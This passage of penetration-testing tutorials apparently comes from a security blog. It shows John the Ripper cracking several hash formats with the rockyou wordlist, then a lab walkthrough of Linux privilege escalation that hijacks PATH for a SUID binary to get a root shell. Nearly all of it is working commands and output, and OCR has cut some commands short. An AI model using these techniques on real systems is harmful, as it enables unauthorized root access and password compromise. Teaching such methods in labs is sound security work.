john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md4 crack
```

As you can see in the given screenshot that we have the username pavan and password as Rockyou



```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
md4 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD4 [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Rockyou          (pavan)
1g 0:00:00:00 DONE (2018-06-04 23:12) 4.166g/s 30200p/s 30200c/s 30200C/s b
eyonce1..soccer09
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

SHA256

To decrypt SHA256 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256 cr
```


As you can see in the given screenshot that we have the username pavan and password as pAsSwOrD

RIPEMD128

To decrypt RIPEMD128 encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=ripemd-128 cr
```

As you can see in the given screenshot that we have the username pavan and password as password123




```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-
sha256 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
pAsSwOrD          (pavan)
1g 0:00:00:02 DONE (2018-06-04 23:14) 0.4166g/s 2018Kp/s 2018Kc/s 2018KC/s
pAsik..pAsSWORD
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Whirlpool

To decrypt whirlpool encryption we will use RockYou as wordlist and crack the password as shown below:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=whirlpool crc
```

As you can see in the given screenshot that we have the username pavan and password as password666




```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt --format=whir
lpool crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (whirlpool [WHIRLPOOL 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password666       (pavan)
1g 0:00:00:00 DONE (2018-06-04 23:20) 3.225g/s 284241p/s 284241c/s 284241C/
s password666
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

View All Formats

John the Ripper support many encryptions some of which we showed above. To view all the formats it supports:

```
john --list=formats
```

Hope, you can take reference of this article while using John the ripper, More on John the Ripper will be in the Next Part.



```
root@kali:~# john --list=formats
descrypt, bsdicrypt, md5crypt, bcrypt, scrypt, LM, AFS, tripcode, dummy,
dynamic_n, bfegg, dmd5, dominosec, dominosec8, EPI, Fortigate, FormSpring,
has-160, hdaa, ipb2, krb4, krb5, KeePass, MSCHAPv2, mschapv2-naive, mysql,
nethalflm, netlm, netlmv2, netntlm, netntlm-naive, netntlmv2, md5ns, NT, osc,

PHPS, po, skey, SybaseASE, xsha, xsha512, agilekeychain, aix-ssha1,
aix-ssha256, aix-ssha512, asa-md5, Bitcoin, Blackberry-ES10, WoWSRP,
Blockchain, chap, Clipperz, cloudkeychain, cq, CRC32, sha1crypt, sha256crypt,

sha512crypt, Citrix_NS10, dahua, Django, django-scrypt, dmg, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, EFS, eigrp,
EncFS, EPiServer, fde, gost, gpg, HAVAL-128-4, HAVAL-256-3, HMAC-MD5,
HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512, hMailServer,
hsrp, IKE, keychain, keyring, keystore, known_hosts, krb5-18, krb5pa-sha1,
kwallet, lp, lotus5, lotus85, LUKS, MD2, md4-gen, mdc2, MediaWiki, MongoDB,
Mozilla, mscash, mscash2, krb5pa-md5, mssql, mssql05, mssql12, mysql-sha1,
mysqlna, net-md5, net-sha1, nk, nsldap, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, Panama,
pbkdf2-hmac-md5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512,
PDF, PFX, phpass, pix-md5, plaintext, pomelo, postgres, PST, PuTTY, pwsafe,
RACF, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2, Raw-Keccak,
Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-SHA1, Raw-SHA1-Linkedin, Raw-SHA224,
Raw-SHA256, Raw-SHA256-ng, Raw-SHA3, Raw-SHA384, Raw-SHA512-ng, Raw-SHA,
Raw-MD5u, ripemd-128, ripemd-160, rsvp, Siemens-S7, Salted-SHA1, SSHA512,
sapb, sapg, saph, 7z, sha1-gen, Raw-SHA1-ng, SIP, skein-256, skein-512,
aix-smd5, Snefru-128, Snefru-256, LastPass, SSH, SSH-ng, STRIP, SunMD5, sxc,
Sybase-PROP, tcp-md5, Tiger, tc_aes_xts, tc_ripemd160, tc_sha512,
tc_whirlpool, VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, ZIP,
```

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester Contact **here**

Linux Privilege Escalation Using PATH Variable

posted in **PENETRATION TESTING** on **MAY 31, 2018** by **RAJ CHANDEL** with **0 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn "various method to manipulate $PATH variable" to gain root access of a remote host machine and the techniques used by CTF challenges to generate $PATH vulnerability that lead to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

Lets Start!!

Introduction

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories where executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

It is very simple to view Path of revelent user with help of echo command.

```
echo $PATH
```

/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games


If you notice '.' in environment PATH variable it means that the logged user can execute binaries/scripts from the current directory and it can be an excellent technique for an attacker to escalate root privilege. This is due to lack of attention while writing program thus admin do not specify the full path to the program.

Method 1

Ubuntu LAB SET_UP


Currently, we are in /home/raj directory where we will create a new directory with the name as /script. Now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```



```
root@ubuntu:~# pwd
/home/raj
root@ubuntu:~# mkdir script
root@ubuntu:~# cd script/
root@ubuntu:~/script# nano demo.c
```


As you can observe in our demo.c file we are calling ps command which is system binaries.



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("ps");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell
chmod u+s shell
ls -la shell
```




```
root@ubuntu:~/script# ls
demo.c
root@ubuntu:~/script# gcc demo.c -o shell
demo.c: In function ‘main’:
demo.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit
   system("ps");
   ^
root@ubuntu:~/script# chmod u+s shell
root@ubuntu:~/script# ls -la shell
-rwsr-xr-x 1 root root 8712 May 28 10:44 shell
root@ubuntu:~/script# 
```

Penetrating victim’s VM Machine


First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command.

```
find / -perm -u=s -type f 2>/dev/null
```

Hence with help of above command, an attacker can enumerate any executable file, here we can also observe /home/raj/script/shell having suid permissions.




```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 10:49:44 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
```



```
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Then we move into /home/raj/script and saw an executable file "shell". So we run this file, and here it looks like the file shell is trying to run ps and this is a genuine file inside /bin for Process status.

```
ls
./shell
```




```
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
   PID TTY          TIME CMD
  2986 pts/4    00:00:00 shell
  2987 pts/4    00:00:00 sh
  2988 pts/4    00:00:00 ps
ignite@ubuntu:/home/raj/script$
```

Echo Command

```
cd /tmp
echo "/bin/sh" > ps
chmod 777 ps
```


```
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```



```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > ps
ignite@ubuntu:/tmp$ chmod 777 ps
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

Copy Command

```
cd /home/raj/script/
cp /bin/sh /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
./shell
whoami
```



```
ignite@ubuntu:/home/raj/script$ cp /bin/sh /tmp/ps
ignite@ubuntu:/home/raj/script$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
ignite@ubuntu:/home/raj/script$ export PATH=/tmp:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```


Symlink command

```
ln -s /bin/sh ps
```

```
export PATH=.:$PATH
./shell
id
whoami
```

NOTE: symlink is also known as symbolic links that will work successfully if the directory has full permission. In Ubuntu, we had given permission 777 to /script directory in the case of a symlink.

Thus we saw to an attacker can manipulate environment variable PATH for privileges escalation and gain root access.



```
ignite@ubuntu:/home/raj/script$ ln -s /bin/sh ps
ignite@ubuntu:/home/raj/script$ export PATH=.:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
# 
```

